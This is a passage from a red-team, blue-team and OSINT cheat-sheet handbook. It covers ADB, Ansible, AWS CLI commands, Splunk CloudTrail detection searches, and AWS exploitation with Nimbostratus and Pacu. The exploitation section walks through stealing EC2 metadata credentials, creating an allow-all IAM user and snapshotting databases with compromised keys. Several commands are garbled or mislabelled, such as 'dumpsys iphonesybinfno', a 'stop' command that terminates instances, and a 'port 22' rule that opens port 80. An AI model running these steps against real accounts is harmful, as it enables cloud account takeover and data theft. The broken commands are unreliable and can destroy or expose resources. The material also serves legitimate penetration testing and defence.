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# OPERATOR HANDBOOK

SEARCH.COPY.PASTE.L33T;)



RED TEAM + OSINT + BLUE TEAM

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NETMUX

V1 [02APR2020]

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ISBN-10: 9798605493952

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OPERATOR HANDBOOK UPDATES OR SEND SUGGESTIONS/CORRECTIONS

## HEALTH & WELLNESS

National Suicide Prevention Lifeline: 1-800-273-8255

### MENTAL HEALTH HACKERS

<https://www.mentalhealthhackers.org/>

Twitter @HackersHealth

There's no simple test that can let someone know if there is a mental health condition, or if actions and thoughts might be typical behaviors or the result of a physical illness.

Each condition has its own set of symptoms, but some common signs of mental health conditions can include the following:

- Excessive worrying or fear
- Feeling excessively sad or low
- Confused thinking or problems concentrating and learning
- Extreme mood changes, including uncontrollable "highs" or feelings of euphoria
- Prolonged or strong feelings of irritability or anger
- Avoiding friends and social activities
- Difficulties understanding or relating to other people
- Changes in sleeping habits or feeling tired and low energy
- Changes in eating habits such as increased hunger or lack of appetite
- Changes in sex drive
- Difficulty perceiving reality (delusions/hallucinations)
- Inability to perceive changes in one's own feelings, behavior, or personality
- Abuse of substances like alcohol or drugs
- Multiple physical ailments without obvious causes
- Thoughts of suicide, or suicidal planning
- Inability to carry out daily activities or handle daily problems and stress

Don't be afraid to reach out if you or someone you know needs help. Learning all you can about mental health is an important first step. Reach out to your health insurance, primary care doctor, or state/country mental health authority for more resources.

I highly recommend finding a Mental Health First Aid class near you, regardless of whether you are personally struggling with an issue. Chances are high that you are close to someone who is, whether you realize it or not. Directly or indirectly, mental health conditions affect all of us. In fact, one in four people have some sort of mental health condition. We are not as alone as we think, and we can make a huge contribution to society just by staying alive.

Support systems are vital to recovery. The support helps minimize damage posed by mental illness on an individual. It also can save a loved one's life. There are many steps you can take to help yourself or others, including:

- Inform yourself as much as possible about the illness being faced.
- Start dialogues, not debates, with family and friends.
- In cases of acute psychiatric distress (experiencing psychosis or feeling suicidal, for instance), getting to the hospital is the wisest choice.
- Instead of guessing what helps: Communicate about it, or ask.
- Seek out support groups.
- Reassure your friends or family members that you care about them.
- Offer to help them with everyday tasks if they are unable.
- Include them in your plans and continue to invite them without being overbearing, even if they resist your invitations.
- Keep yourself well and pace yourself. Overextending yourself will only cause further problems in the long run.
- Avoid falling into the role of “fixer” and “savior.” No matter how much you love someone, it cannot save them.
- Offering objectivity, compassion, and acceptance is valuable beyond measure.
- Know that even if your actions and love may seem to have little impact, they are making a difference.
- Have realistic expectations. The recovery process is not a straight line, nor is it one that happens quickly.

PEOPLE TO FOLLOW ON TWITTER FOR LOVE, VIBES, and FEELS DAILY

@bsdbandit

@carnal0wnage

@marcusjcarey

@blenster

@jaysonstreet

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
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## ANDROID DEBUG BRIDGE (ADB)

RED TEAM	REVERSE ENGINEERING	MOBILE
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Android Debug Bridge (adb) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.

<b>ADB BASICS</b>	
<b>adb devices</b>	lists connected devices
<b>adb root</b>	restarts addb with root permissions
<b>adb start-server</b>	starts the adb server
<b>adb kill-server</b>	kills the adb server
<b>adb reboot</b>	reboots the device
<b>adb devices -l</b>	list of devices by product/model
<b>adb shell</b>	starts the background terminal
<b>exit</b>	exits the background terminal
<b>adb help</b>	list all commands
<b>adb -s &lt;deviceName&gt; &lt;command&gt;</b>	redirect command to specific device
<b>adb -d &lt;command&gt;</b>	directs command to only attached USB device
<b>adb -e &lt;command&gt;</b>	directs command to only attached emulator
<b>PACKAGE INSTALLATION</b>	
<b>adb shell install &lt;apk&gt;</b>	install app
<b>adb shell install &lt;path&gt;</b>	install app from phone path
<b>adb shell install -r &lt;path&gt;</b>	install app from phone path
<b>adb shell uninstall &lt;name&gt;</b>	remove the app
<b>PATHS</b>	
<b>/data/data/&lt;package&gt;/databases</b>	app databases
<b>/data/data/&lt;package&gt;/shared_prefs/</b>	shared preferences
<b>/data/app</b>	apk installed by user

<code>/system/app</code>	pre-installed APK files
<code>/mnt/asec</code>	encrypted apps
<code>/mnt/emmc</code>	internal SD Card
<code>/mnt/adcard</code>	external/Internal SD Card
<code>/mnt/adcard/external_sd</code>	external SD Card
<code>adb shell ls</code>	list directory contents
<code>adb shell ls -s</code>	print size of each file
<code>adb shell ls -R</code>	list subdirectories recursively
<b>FILE OPERATIONS</b>	
<code>adb push &lt;local&gt; &lt;remote&gt;</code>	copy file/dir to device
<code>adb pull &lt;remote&gt; &lt;local&gt;</code>	copy file/dir from device
<code>run-as &lt;package&gt; cat &lt;file&gt;</code>	access the private package files
<b>PHONE INFO</b>	
<code>adb get-stat-μ</code>	print device state
<code>adb get-serialno</code>	get the serial number
<code>adb shell dumpsys iphonesybinfno</code>	get the IMEI
<code>adb shell netstat</code>	list TCP connectivity
<code>adb shell pwd</code>	print current working directory
<code>adb shell dumpsys battery</code>	battery status
<code>adb shell pm list features</code>	list phone features
<code>adb shell service list</code>	list all services
<code>adb shell dumpsys activity &lt;package&gt;/&lt;activity&gt;</code>	activity info
<code>adb shell ps</code>	print process status
<code>adb shell wm size</code>	displays the current screen resolution
<code>dumpsys window windows   grep -E 'mCurrentFocus mFocusedApp'</code>	print current app's opened activity
<b>PACKAGE INFO</b>	
<code>adb shell list packages</code>	list package names
<code>adb shell list packages -r</code>	list package name + path to apks
<code>adb shell list packages -3</code>	list third party package names

<code>adb shell list packages -s</code>	list only system packages
<code>adb shell list packages -u</code>	list package names + uninstalled
<code>adb shell dumpsys package packages</code>	list info on all apps
<code>adb shell dump &lt;name&gt;</code>	list info on one package
<code>adb shell path &lt;package&gt;</code>	path to the apk file
<b>CONFIGURE SETTINGS</b>	
<code>adb shell dumpsys battery set level &lt;n&gt;</code>	change the level from 0 to 100
<code>adb shell dumpsys battery set status&lt;n&gt;</code>	change the level to unknown
<code>adb shell dumpsys battery reset</code>	reset the battery
<code>adb shell dumpsys battery set usb &lt;n&gt;</code>	change the status of USB connection. ON or OFF
<code>adb shell wm size WxH</code>	sets the resolution to WxH
<b>DEVICE RELATED CMDs</b>	
<code>adb reboot-recovery</code>	reboot device into recovery mode
<code>adb reboot fastboot</code>	reboot device into recovery mode
<code>adb shell screencap -p "/path/to/screenshot.png"</code>	capture screenshot
<code>adb shell screenrecord "/path/to/record.mp4"</code>	record device screen
<code>adb backup -apk -all -f backup.ab</code>	backup settings and apps
<code>adb backup -apk -shared -all -f backup.ab</code>	backup settings
<code>adb backup -apk -nosystem -all -f backup.ab</code>	backup only non-system apps
<code>adb restore backup.ab</code>	restore a previous backup
<code>adb shell am start startservice broadcast &lt;INTENT&gt;[&lt;COMPONENT&gt;] -a &lt;ACTION&gt; e.g. android.intent.action.VIEW -c &lt;CATEGORY&gt; e.g. android.intent.category.LAUNCHER</code>	start activity intent
<code>adb shell am start -a android.intent.action.VIEW -d URL</code>	open URL
<code>adb shell am start -t image/* -a android.intent.action.VIEW</code>	opens gallery
<b>LOGS</b>	
<code>adb logcat [options] [filter] [filter]</code>	view device log
<code>adb bugreport</code>	print bug reports
<b>PERMISSIONS</b>	

<code>adb shell permissions groups</code>	list permission groups definitions
<code>adb shell list permissions -g -r</code>	list permissions details

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## ANDROID\_Resources

RED/BLUE TEAM	ANALYSIS	MOBILE
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**AVC UnDroid** <http://undroid.av-comparatives.info/>

Submit Android apps for quick online analysis with AVC UnDroid.

**Virustotal - max 128MB** <https://www.virustotal.com/>

Submit suspicious Android files/apks to analysis.

**AppCritique** - <https://appcritique.boozallen.com/>

Upload your Android APKs and receive comprehensive free security assessments.

**AMAAaS** - <https://amaaas.com/>

Free Android Malware Analysis Service. A bare metal service features static and dynamic analysis for Android applications. A product of MalwarePot.

**APKPure** - EXTRACTED APK'S

<https://m.apkpure.com/>

Apks are nothing more than a zip file containing resources and assembled java code. If you were to simply unzip an apk, you would be left with files such as classes.dex and resources.arsc.

REFERENCE:

<https://github.com/ashishb/android-security-awesome>

<https://github.com/anitaa1990/Android-Cheat-sheet>

<https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

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## ANSIBLE

RED/BLUE TEAM	MANAGEMENT	DEVOPS
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Ansible is an open-source IT automation engine which can help you to automate most of your repetitive tasks in your work life. Ansible can also improve the consistency, scalability, reliability and easiness of your IT environment.

VARIABLES	
<code>host_vars</code>	directory for host variable files
<code>group_vars</code>	directory for group variable files



<b>facts</b>	collecting the host specific data
<b>register</b>	registered variables
<b>vars</b>	in playbook
<b>vars_files</b>	in playbook
<b>include_vars</b>	module
<b>include_tasks: stuff.yml</b>	include a sub task file
<b>TASK CONTROL &amp; LOOPS</b>	
<b>with_items</b>	then “item” inside action
<b>with_nested</b>	for nested loops
<b>with_file</b>	
<b>with_fileglob</b>	
<b>with_sequence</b>	
<b>with_random_choice</b>	
<b>when</b>	meet a condition
<b>MODULES</b>	
<b>copy</b>	copy file or content
<b>get_url</b>	download file
<b>file</b>	manage file/directories
<b>yum</b>	manage package
<b>service</b>	manage services
<b>firewalld</b>	firewall service
<b>lineinfile</b>	add a line to dest file
<b>template</b>	to template file with variables
<b>debug</b>	to debug and display
<b>add_host</b>	add host to inventory while play
<b>wait_for</b>	use for flow control
<b>apt</b>	manage apt-packages
<b>shell</b>	execute shell commands on targets
<b>PLAYBOOKS</b>	
<b>ansible-playbook &lt;YAML&gt;</b>	Run on all hosts defined
<b>ansible-playbook &lt;YAML&gt; -f 10</b>	Fork - Run 10 hosts parallel
<b>ansible-playbook &lt;YAML&gt; --verbose</b>	Verbose on successful tasks
<b>ansible-playbook &lt;YAML&gt; -C</b>	Test run
<b>ansible-playbook &lt;YAML&gt; -C -D</b>	Dry run
<b>ansible-playbook &lt;YAML&gt; -l &lt;host&gt;</b>	Limit to run on single host
<b>HANDLERS</b>	
<b>notify</b>	to notify the handler
<b>handlers</b>	define handler
<b>TAGS</b>	
<b>tags</b>	add tags to the tasks
<b>--tags '&lt;tag&gt;'</b>	during playbook execution
<b>--skip-tags</b>	for skipping those tags
<b>tagged</b>	run any tagged tasks
<b>untagged</b>	any untagged items

all	all items
<b>HANDLING ERRORS</b>	
ignore_errors	proceed or not if any error on current task
force_handlers	call handler even the play failed
failed_when	mark the task as failed if a condition met
changed_when	set "ok" or "failed" for a task
block	logical grouping of tasks (can use with when)
rescue	to run if block clause fails
always	always run even block success or fails
<b>ROLES</b>	
<b>Role Directories</b>	
defaults	default value of role variables
files	static files referenced by role tasks
handlers	role's handlers
meta	role info like Author, Licence, Platform etc
tasks	role's task defenition
templates	jinja2 templates
tests	test inventory and test.yml
vars	role's variable values
pre_tasks	tasks before role
post_tasks	tasks after role
<b>ANSIBLE GALAXY</b>	
ansible-galaxy search 'install git' --platform el	search for a role
ansible-galaxy info <role-name>	display role information
ansible-galaxy install <role-name> -p <directory>	install role from galaxy
ansible-galaxy list	to list local roles
ansible-galaxy remove <role-name>	remove role
ansible-galaxy init --offline <role-name>	initiate a role directory
<b>DELEGATION</b>	
delegate_to: localhost	run the task on localhost instead of inventory item
delegate_facts	assign the gathered facts from the tasks to the delegated host instead of current host
<b>PARALLELISM</b>	

<b>forks</b>	number of forks or parallel machines
<b>--forks</b>	when using ansible-playbook
<b>serial</b>	control number parallel machines
<b>async: 3600</b>	wait 3600 seconds to complete the task
<b>poll: 10</b>	check every 10 seconds if task completed
<b>wait_for</b>	module to wait and check if specific condition met
<b>async_status</b>	module to check an async task status
<b>ANSIBLE VAULT</b>	
<b>ansible-vault create newfile</b>	create a new vault file
<b>ansible-vault view newfile</b>	view file which is already ansible vaulted
<b>ansible-vault edit newfile</b>	Edit file
<b>ansible-vault view --vault-password-file .secret newfile</b>	provide vault password as file
<b>ansible-vault decrypt newfile</b>	remove encryption or vault
<b>ansible-vault rekey newfile</b>	change vault password
<b>--ask-vault-pass or --vault-password-file &lt;secret-password-file&gt;</b>	ask for vault password for ansible-playbook
<b>TROUBLESHOOTING</b>	
<b>log_path</b>	where logs are saved
<b>debug</b>	module for debugging
<b>--syntax-check</b>	syntax checking for playbooks before they run
<b>--step</b>	run playbook step by step
<b>--start-at-task</b>	run a playbook but start at specific task
<b>--check</b>	check mode
<b>--diff</b>	will show the expected changes if you run the playbook, but will not do any changes (kind of dry run)
<b>uri</b>	module for testing url
<b>script</b>	module for running script and return success code
<b>stat</b>	module to check the status of files/dir
<b>assert</b>	check file exist

REFERENCE:

<https://github.com/ginigangadharan/ansible-cheat-sheet>

## AWS CLI

RED/BLUE TEAM	RECON/ADMIN	CLOUD
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The AWS Command Line Interface is a unified tool to manage your AWS services.

**aws [options] <command> <subcommand> [parameters]**

**Command displays help for available top-level commands:**

```
aws help
```

**Command displays the available EC2 (Amazon EC2) specific commands:**

```
aws ec2 help
```

**Command displays detailed help for EC2 DescribeInstances operation.**

```
aws ec2 describe-instances help
```

### Cloudtrail - Logging and Auditing

**List all trails**

```
aws cloudtrail describe-trails
```

**List all S3 buckets**

```
aws s3 ls
```

**Create a new trail**

```
aws cloudtrail create-subscription --name awslog --s3-new-bucket
awslog2020
```

**List the names of all trails**

```
aws cloudtrail describe-trails --output text | cut -f 8
```

**Get the status of a trail**

```
aws cloudtrail get-trail-status --name awslog
```

**Delete a trail**

```
aws cloudtrail delete-trail --name awslog
```

**Delete the S3 bucket of a trail**

```
aws s3 rb s3://awslog2020 --force
```

**Add tags to a trail, up to 10 tags allowed**

```
aws cloudtrail add-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

#### List the tags of a trail

```
aws cloudtrail list-tags --resource-id-list
```

#### Remove a tag from a trail

```
aws cloudtrail remove-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

## IAM USERS

*\*\*Limits = 5000 users, 100 group, 250 roles, 2 access keys per user*

#### List all user's info

```
aws iam list-users
```

#### List all user's usernames

```
aws iam list-users --output text | cut -f 6
```

#### List current user's info

```
aws iam get-user
```

#### List current user's access keys

```
aws iam list-access-keys
```

#### Create new user

```
aws iam create-user --user-name aws-admin2
```

#### Create multiple new users from file

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam create-user --user-name $userName
done
```

#### List all users

```
aws iam list-users --no-paginate
```

#### Get a specific user's info

```
aws iam get-user --user-name aws-admin2
```

#### Delete one user

```
aws iam delete-user --user-name aws-admin2
```

#### Delete all users

```
allUsers=$(aws iam list-users --output text | cut -f 6);
```

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam delete-user --user-name $userName
done
```

## IAM PASSWORD POLICY

### List password policy

```
aws iam get-account-password-policy
```

### Set password policy

```
aws iam update-account-password-policy \
    --minimum-password-length 12 \
    --require-symbols \
    --require-numbers \
    --require-uppercase-characters \
    --require-lowercase-characters \
    --allow-users-to-change-password
```

### Delete password policy

```
aws iam delete-account-password-policy
```

## IAM ACCESS KEYS

### List all access keys

```
aws iam list-access-keys
```

### List access keys of a specific user

```
aws iam list-access-keys --user-name aws-admin2
```

### Create a new access key

```
aws iam create-access-key --user-name aws-admin2 --output text |
tee aws-admin2.txt
```

### List last access time of an access key

```
aws iam get-access-key-last-used --access-key-id
AKIAINA6AJZY4EXAMPLE
```

### Deactivate an access key

```
aws iam update-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --
status Inactive --user-name aws-admin2
```

### Delete an access key

```
aws iam delete-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --
user-name aws-admin2
```

## IAM GROUPS, POLICIES, MANAGED POLICIES

**List all groups**

```
aws iam list-groups
```

**Create a group**

```
aws iam create-group --group-name FullAdmins
```

**Delete a group**

```
aws iam delete-group --group-name FullAdmins
```

**List all policies**

```
aws iam list-policies
```

**Get a specific policy**

```
aws iam get-policy --policy-arn <value>
```

**List all users, groups, and roles, for a given policy**

```
aws iam list-entities-for-policy --policy-arn <value>
```

**List policies, for a given group**

```
aws iam list-attached-group-policies --group-name FullAdmins
```

**Add a policy to a group**

```
aws iam attach-group-policy --group-name FullAdmins --policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess
```

**Add a user to a group**

```
aws iam add-user-to-group --group-name FullAdmins --user-name aws-  
admin2
```

**List users, for a given group**

```
aws iam get-group --group-name FullAdmins
```

**List groups, for a given user**

```
aws iam list-groups-for-user --user-name aws-admin2
```

**Remove a user from a group**

```
aws iam remove-user-from-group --group-name FullAdmins --user-name  
aws-admin2
```

**Remove a policy from a group**

```
aws iam detach-group-policy --group-name FullAdmins --policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess
```

**Delete a group**

```
aws iam delete-group --group-name FullAdmins
```

## S3 BUCKETS

### List existing S3 buckets

```
aws s3 ls
```

### Create a public facing bucket

```
aws s3api create-bucket --acl "public-read-write" --bucket  
bucket_name
```

### Verify bucket was created

```
aws s3 ls | grep bucket_name
```

### Check for public facing s3 buckets

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
''''Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'''' --output text) ]]; then echo  
{} ; fi'
```

### Check for public facing s3 buckets & update them to be private

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
''''Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'''' --output text) ]]; then aws  
s3api put-bucket-acl --acl "private" --bucket {} ; fi'
```

## EC2 KEYPAIRS

### List all keypairs

```
aws ec2 describe-key-pairs
```

### Create a keypair

```
aws ec2 create-key-pair --key-name <value> --output text
```

### Create a new local private / public keypair, using RSA 4096-bit

```
ssh-keygen -t rsa -b 4096
```

### Import an existing keypair

```
aws ec2 import-key-pair --key-name keyname_test --public-key-  
material file:///home/user/id_rsa.pub
```

### Delete a keypair

```
aws ec2 delete-key-pair --key-name <value>
```



## SECURITY GROUPS

### List all security groups

```
aws ec2 describe-security-groups
```

### Create a security group

```
aws ec2 create-security-group --vpc-id vpc-1a2b3c4d --group-name web-access --description "web access"
```

### List details about a security group

```
aws ec2 describe-security-groups --group-id sg-00000000
```

### Open port 80, for all users

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

Open port 22, just for "my IP"

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr <my_ip>/32
```

### Remove a firewall rule from a group

```
aws ec2 revoke-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

### Delete a security group

```
aws ec2 delete-security-group --group-id sg-00000000
```

## IMAGES

### List all private AMI's, ImageId and Name tags

```
aws ec2 describe-images --filter "Name=is-public,Values=false" --query 'Images[][ImageId, Name]' --output text | sort -k2
```

### Delete an AMI, by ImageId

```
aws ec2 deregister-image --image-id ami-00000000
```

## INSTANCES

### List all instances (running, and not running)

```
aws ec2 describe-instances
```

### List all instances running

```
aws ec2 describe-instances --filters Name=instance-state-name,Values=running
```

### Create a new instance

```
aws ec2 run-instances --image-id ami-f0e7d19a --instance-type
t2.micro --security-group-ids sg-00000000 --dry-run
```

#### Stop an instance

```
aws ec2 terminate-instances --instance-ids <instance_id>
```

#### List status of all instances

```
aws ec2 describe-instance-status
```

#### List status of a specific instance

```
aws ec2 describe-instance-status --instance-ids <instance_id>
```

#### List all running instance, Name tag and Public IP Address

```
aws ec2 describe-instances --filters Name=instance-state-
name,Values=running --query
'Reservations[.Instances[.PublicIpAddress,
Tags[?Key==`Name`.Value | [0] ]]' --output text | sort -k2
```

## INSTANCES TAGS

#### List the tags of an instance

```
aws ec2 describe-tags
```

#### Add a tag to an instance

```
aws ec2 create-tags --resources "ami-1a2b3c4d" --tags
Key=name,Value=debian
```

#### Delete a tag on an instance

```
aws ec2 delete-tags --resources "ami-1a2b3c4d" --tags
Key=Name,Value=
```

## CLOUDWATCH LOG GROUPS

#### Create a group

```
aws logs create-log-group --log-group-name "DefaultGroup"
```

#### List all log groups

```
aws logs describe-log-groups
```

```
aws logs describe-log-groups --log-group-name-prefix "Default"
```

#### Delete a group

```
aws logs delete-log-group --log-group-name "DefaultGroup"
```

## CLOUDWATCH LOG STREAMS

### Create a log stream

```
aws logs create-log-stream --log-group-name "DefaultGroup" --log-stream-name "syslog"
```

### List details on a log stream

```
aws logs describe-log-streams --log-group-name "syslog"
```

```
aws logs describe-log-streams --log-stream-name-prefix "syslog"
```

### Delete a log stream

```
aws logs delete-log-stream --log-group-name "DefaultGroup" --log-stream-name "Default Stream"
```

## LAMBDA

### Get Lambda function config

```
aws lambda get-function-configuration --function-name <CUSTOM_FUNCTION_NAME> --profile <PROFILE_NAME>
```

## SNS

### Get Simple Notification Service configurations

```
aws sns list-topics --profile <PROFILE_NAME>
aws sns get-topic-attributes --topic-arn "arn:aws:sns:us-east-1:945109781822:<custom_suffix>" --profile <PROFILE_NAME>
aws sns list-subscriptions --profile <PROFILE_NAME>
aws sns get-subscription-attributes --subscription-arn "arn:aws:sns:us-east-1:945109781822:<custom_part>:6d92f5d3-f299-485d-b6fb-1aca6d9a497c" --profile <PROFILE_NAME>
```

## RDS

### Get database instances

```
aws rds describe-db-security-groups --db-security-group-name <DB_SG_NAME> --profile <PROFILE_NAME>
aws rds describe-db-instances --db-instance-identifier <DB_INSTANCE_ID> --profile <PROFILE_NAME>
```

#### REFERENCE:

<https://github.com/aws/aws-cli>

<https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-welcome.html>

<https://gist.github.com/apolloclark/b3f60c1f68aa972d324b>

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AWS\_Defend

BLUE TEAM	FORENSICS	CLOUD
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## CLoudTRAIL MONITORING

### Successful Logins

Example search below returns successful authentications without multi-factor authentication. It can help detect suspicious logins or accounts on which MFA is not enforced.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"
"responseElements.ConsoleLogin"]=Success
"additionalEventData.MFAUsed"]=No
```

### Failed Logins by Source

Example search returns a table of failed authentication, including the source IP, country, city and the reason why the authentication failed.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"
"responseElements.ConsoleLogin"]=Failure
| iplocation sourceIPAddress
| stats count by userName, userIdentity.accountId, eventSource,
sourceIPAddress, Country, City, errorMessage
| sort - count
```

### CryptoMining GPU Instance Abuse

Example of Splunk search to identify GPU instances that have been started.

```
sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName="RunInstances"
| spath output=instanceType path=requestParameters.instanceType
| spath output=minCount
path=requestParameters.instancesSet{}.items{}.minCount
| search instanceType IN ("p3.2xlarge", "p3.8xlarge",
"p3.16xlarge", "p3dn.24xlarge", "p2.xlarge", "p2.8xlarge",
"p2.16xlarge", "g3s.xlarge", "g3.4xlarge", "g3.8xlarge",
"g3.16xlarge")
| stats count by eventSource, eventName, awsRegion, userName,
userIdentity.accountId, sourceIPAddress, userIdentity.type,
requestParameters.instanceType,
responseElements.instancesSet.items{}.instanceId,
responseElements.instancesSet.items{}.networkInterfaceSet.items{}.p
rivateIpAddress, minCount
| fields - count
```

### Security Group Configurations

Example search below looks for rules allowing inbound traffic on port 22 from any IPs. Then we look for the associated instance IDs and append them to the list.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName="AuthorizeSecurityGroupIngress"
| spath output=fromPort
path=requestParameters.ipPermissions.items{}.fromPort
| spath output=toPort
path=requestParameters.ipPermissions.items{}.toPort
| spath output=cidrIp
path=requestParameters.ipPermissions.items{}.ipRanges.items{}.cidrI
p
| spath output=groupId path=requestParameters.groupId
| spath output=accountId path=userIdentity.accountId
| spath output=type path=userIdentity.type
| search fromPort=22 toPort=22 AND cidrIp="0.0.0.0/0"
| spath output=ipPermissions
path=requestParameters.ipPermissions.items{}
| mvexpand ipPermissions
| fields - fromPort, toPort, cidrIp
| spath input=ipPermissions
| spath output=cidrIp path=ipRanges.items{}.cidrIp
input=ipPermissions
| join groupId
  [ search index=aws eventName=RunInstances earliest=-7d
    | fields
"responseElements.instancesSet.items{}.groupSet.items{}.groupId",
"responseElements.instancesSet.items{}.instanceId"
  | rename
responseElements.instancesSet.items{}.groupSet.items{}.groupId as
groupId, "responseElements.instancesSet.items{}.instanceId" as
instanceId]
| stats values(instanceId) by groupId, userName, accountId, type,
sourceIPAddress, cidrIp, fromPort, toPort, ipProtocol

```

### Network ACL Creation

Example below searches for creation of Network ACL rules allowing inbound connections from any sources.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName=CreateNetworkAclEntry
| spath output=cidrBlock path=requestParameters.cidrBlock
| spath output=ruleAction path=requestParameters.ruleAction
| search cidrBlock=0.0.0.0/0 ruleAction=Allow

```

### Detect Public S3 Buckets

Example search looking for the PutBucketAcl event name where the grantee URI is AllUsers we can identify and report the open buckets.

```

sourcetype=aws:cloudtrail AllUsers eventName=PutBucketAcl
errorCode=Success
| spath output=userIdentityArn path=userIdentity.arn
| spath output=bucketName path=requestParameters.bucketName

```

```
| spath output=aclControllist
path=requestParameters.AccessControlPolicy.AccessControllist
| spath input=aclControllist output=grantee path=Grant{}
| mvexpand grantee
| spath input=grantee
| search Grantee.URI=*AllUsers
| rename userIdentityArn as user
| table _time, src,awsRegion Permission, Grantee.URI, bucketName,
user
```

## VPC Traffic Mirroring

### Capture & Inspect Network Traffic

```
aws ec2 create-traffic-mirror-filter --description "TCP Filter"
```

#### REFERENCE:

<https://0x00sec.org/t/a-blue-team-guide-to-aws-cloudtrail-monitoring/15086>  
<https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-filter.html#create-traffic-mirroring-filter>

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## AWS\_Exploit

RED TEAM

EXPLOITATION

CLOUD

### NIMBOSTRATUS

#### Install

```
git clone git@github.com:andresriancho/nimbostratus.git
cd nimbostratus
pip install -r requirements.txt
```

#### Prerequisites

Amazon AWS User account  
Access Key  
Boto Python 2.7 library

#### Insert VULN\_URL into the utils/mangle.py file. Run dump-metadata:

```
nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

#### Enumerate meta-data service of target using mangle function & retrieve any access key credentials found on the meta-data server:

```
nimbostratus -v dump-credentials --mangle-
function=core.utils.mangle.mangle
```

Dump all permissions for the provided credentials. Use right after dump-credentials to know which permissions are available:

```
nimbostratus dump-permissions --access-key=*****PXXQ --secret-key=*****SUW --token *****JFE
```

Create a new user. Assigns a random name to the created user and attaches a policy which looks like this:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

Execute:

```
nimbostratus -v create-iam-user --access-key *****UFUA --secret-key *****DDxSZ --token *****tecaoI
```

Create RDS database snapshot:

```
nimbostratus -v snapshot-rds --access-key *****AUFUA --secret-key *****yDDxSZ --token *****K2g2QU= --rds-name <DB_NAME> --password ***** --region us-west-2
```

## PACU

### Install

```
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu
bash install.sh
python3 pacu.py
```

### Starting Pacu

```
python3 pacu.py
```

```
>set_keys
```

```
#Key alias - Used internally within Pacu and is associated with a
AWS key pair. Has no bearing on AWS permissions.
#Access Key - Generated from an AWS User
#Secret Key - Secret key associated with access key. Omitted in
image.
#(Optional) Session Key - serves as a temporary access key to
access AWS services.
**provide a session name, after which you can add your compromised
credentials with the set_keys command and begin running modules
```

## Running Modules

```
#list out modules
```

```
> ls
```

```
SYNTAX:> run <module_name> [--keyword-arguments]
```

## PACU MODULES

### **iam\_enum\_assume\_role**

Enumerates existing roles in other AWS accounts to try and gain access via misconfigurations.

### **iam\_enum\_users**

Enumerates IAM users in a separate AWS account, given the account ID.

### **s3\_bucket\_finder**

Enumerates/bruteforces S3 buckets based on different parameters.

### **aws\_enum\_account**

Enumerates data About the account itself.

### **aws\_enum\_spend**

Enumerates account spend by service.

### **codebuild\_enum**

Enumerates CodeBuild builds and projects while looking for sensitive data

### **ebs\_enum\_volumes\_snapshots**

Enumerates EBS volumes and snapshots and logs any without encryption.

### **ec2\_check\_termination\_protection**

Collects a list of EC2 instances without termination protection.

### **ec2\_download\_userdata**

Downloads User Data from EC2 instances.

### **ec2\_enum**

Enumerates a ton of relevant EC2 info.

### **glue\_enum**

Enumerates Glue connections, crawlers, databases, development endpoints, and jobs.

### **iam\_enum\_permissions**

Tries to get a confirmed list of permissions for the current (or all) user(s).

### **iam\_enum\_users\_roles\_policies\_groups**



Enumerates users, roles, customer-managed policies, and groups.

**iam\_get\_credential\_report**

Generates and downloads an IAM credential report.

**inspector\_get\_reports**

Captures vulnerabilities found when running a preconfigured inspector report.

**lambda\_enum**

Enumerates data from AWS Lambda.

**lightsail\_enum**

Captures common data associated with Lightsail

